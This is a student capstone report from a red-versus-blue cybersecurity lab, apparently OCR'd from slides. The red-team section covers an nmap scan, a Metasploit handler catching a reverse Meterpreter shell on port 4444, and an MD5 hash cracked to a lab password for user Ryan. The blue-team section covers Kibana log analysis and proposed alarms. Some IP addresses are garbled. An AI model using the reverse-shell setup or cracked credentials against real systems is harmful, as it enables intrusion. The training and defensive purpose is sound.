Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Kali GNU / Linux Rolling
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu
Hostname: ELK

IPv4:192.168.1.105
OS:Ubuntu
Hostname:Server1

IPv4:
OS:
Hostname:

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.1.90	Penetration Testing System
ELK	192..68.1.100	Collects and saves logs from network traffic.
Capstone	192.169.1.105	Machine Tested for Vulnerabilities
Red Vs Blue ML-REFVM	192.168.1.1	Virtual Machine hosting the previous mentioned machines.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
WebDav Vulnerability	*WebDav may be exploited on a server and a shell access may be granted.*	*If Webdav is not properly configured, then it can allow for the hackers to modify the contents and they can then take control and have full access.*
LFI Vulnerability	LFI allows access into confidential files on a site.	An LFI vulnerability allows attackers to gain access to sensitive credentials
Port 80 being open with the use of public access.	This allowed for an open and unsecured access available to anyone allowed to enter using Port 80.	The impact this allows, allows the attackers to access files and folders that are sensitive and secret files and folders as well.

Exploitation: [Port 80 Open]

01


Tools & Processes

- The tools that were used to exploit the vulnerability were nmap as well as Kali. In this tool with nmap was used to scan using the option -sV to find open ports on the targeted machine.

02

Achievements

- nmap scanned for the open ports and ended up finding ports 22 and ports 80 open.



Red vs Blue (1) - ml-lab-e13a4ebd-3513-48bb-8fdf-8f9d50ebeb3d.eastus.cloudapp.azure.com:62630 - Remote Deskto...
Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Shell No. 1
Shell No.1
File Actions Edit View Help
Type here to search

```
root@Kali:~# nmap -sV 192.168.1.185
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-29 09:28 PST
Note: Host seems down. If it is really up, but blocking our ping probes, tr
y -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.40 seconds
root@Kali:~# nmap -sV 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-29 09:28 PST
Nmap scan report for 192.168.1.105
Host is up (0.00059s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.01 seconds
root@Kali:~# 
```

Exploitation: [LFI Vulnerability]

01

Tools & Processes


- We exploited the vulnerability by using the tools msfvenom and meterpreter. This was done to deliver a payload on the machine.

02

Achievements

- The exploit was able to achieve the access to the machine's shell by using the multi/handler.

03


Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Index of /webdav ...
[/root/Desktop/pa...
Shell No. 1
Floppy Disk
Shell No.1
File Actions Edit View Help

```
   ----  ---------------  --------  -----------
   LHOST                  yes       The listen address (an interface may b
e specified)
   LPORT  4444            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:42138)
 at 2022-01-29 12:00:44 -0800

meterpreter > ?

Core Commands
```

Exploitation: [Hashed Passwords]

01

Tools & Processes


- The tool used to crack this hash was the website called crackstation.net to crack the hashed password.

02

Achievements

- The exploit achieved the password granted that was needed to access the webdav folder with the required username Ryan.

03


Red vs Blue (1) - ml-lab-e13a4ebd-3513-48bb-8fdf-8f9d50ebeb3d.eastus.cloudapp.azure.com:62630 - Remote Desktop Connection
Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Crack... Shell... Shell... Shell... Shell... Shell... root - ... File S... 10:00 AM
CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. - Mozilla Firefox
192.168.1.105/company_fol
Index of /
CrackStation - Online Pa
https://crackstation.net
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB
CrackStation
Defuse.ca
CrackStation Password Hashing Security Defuse Security
I'm not a robot
reCAPTCHA
Privacy - Terms
Crack Hashes
Download CrackStation's Wordlist
Type here to search

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1Backup

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Blue Team

Log Analysis and Attack Characterization

Analysis: Finding the Request for the Hidden Directory


- The request occurred at 1700 hrs on Jan 29th 2022. There were 12,563 requests were made to access the /secret folder.
- The secret folder contained a hash that was able to access the system using the credentials of Ryan.



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	12,563
http://127.0.0.1/server-status?auto=	1,685
http://snnmnkxdhflwgthqismb.com/post.php	265
http://www.gstatic.com/generate_204	140
http://ocsp.godaddy.com	63

Export: Raw Formatted




```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd35

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Analysis: Identifying the Port Scan

- The port scan occurred at 1700 hrs on Jan 29th 2022.
- There were 23,827 packets sent at the peak, with the source IP being 192.168.1.90.
- The sudden increase in network traffic indicates a port scan.



Not secure | 192.168.1.100:5601/app/kibana#/dashboard/62e69f90-8301-11ec-82bb-010b6548329d?_

Dashboard / RedVSBlueTeam

192.168.1.105	91.189.91.43	212.8KB	87MB
192.168.1.105	91.189.88.152	163KB	51.9MB
192.168.1.105	169.254.169.254	92.7KB	222.3KB
192.168.1.105	91.189.92.19	82.2KB	86.9KB


Export: Raw Formatted

Connections over time [Packetbeat Flows] ECS

@timestamp per hour	2022-01-29 17:00
Unique Flows	23,827


Analysis: Finding the WebDAV Connection

- There were 56 request made to this directory.
- The primary files requested were the passwd.dav and the shell.php files.



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav/	56




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://127.0.0.1/server-status?auto=	968
http://snnmnkxdhflwgthqismb.com/post.php	154
http://www.gstatic.com/generate_204	84
http://192.168.1.105/webdav/	56
http://192.168.1.105/webdav/passwd.dav	50

Analysis: Uncovering the Brute Force Attack

- There were 12,563 request made to attack to access the secret folder.
- Those that were successful attacks had only been one of those attacks that brute force successfully.



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	1

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Preventing Brute Force Attacks

Alarm

- An alarm can be set to alert any brute force attacks by detecting any 401 errors.

- I would set a threshold of 5 errors to be returned.

System Hardening

- A policy can be created to lock an account after 3 unsuccessful attempts for a certain time.
- A certain password policy requirement that meets a certain standard where it cannot be brute forced.
- An alert where someone is notified when someone is locked out after so many attempts and where it came from.

Mitigation: Blocking the Port Scan

Alarm

- I think an alarm can be set where it shows any connection rate over 1000 over the hour to be detected so if any spikes show they will be alerted.

- The threshold would be anything over the sum of 1000.

System Hardening

- Run an audit that regularly runs a system port scan to detect any open ports.
- Make sure the firewall is regularly updated/patched to avoid any new attacks such as zero day attacks.
- Enforce that the firewall can detect and stop the scan attempt in real time.

Mitigation: Finding the Request for the Hidden Directory

Alarm

- An alarm can be set to detect entry into hidden folders and files.
- A threshold of more than 3 attempts per hour to trigger this alert to keep track of these sensitive files.

System Hardening

- Encrypt the data contained within the folders.
- Whitelist or block Ip addresses to prevent any outside IP addresses entry.
- Sensitive files should not be kept in public access, so putting them in a secure private area where they are not accessible.

Mitigation: Detecting the WebDAV Connection

Alarm

- An alarm that activates any Ip address that is trying to access the WebDav directory regardless of trusted IP addresses.
- The threshold is an attempt where more than 3 attempts have been made into the webdav.

System Hardening

- Create a whitelist of trusted IP addresses to make sure the firewall security policy prevents any other kind of access.
- The access to the webdav folder would need to be accessed only by those that are given the certain credentials.

Mitigation: Identifying Reverse Shell Uploads

Alarm

- An alert to find any traffic that are attempting to access port 4444.
- Also an alert that alerts when a file is trying to be uploaded into the webdav folder.
- The threshold for both of these would be one attempt.

System Hardening

- Blocking all IP addresses besides those whitelisted.
- Modify the access of the webdav folder to allow only read access to prevent any payloads from being uploaded.
- Ensure only necessary ports are open.

The End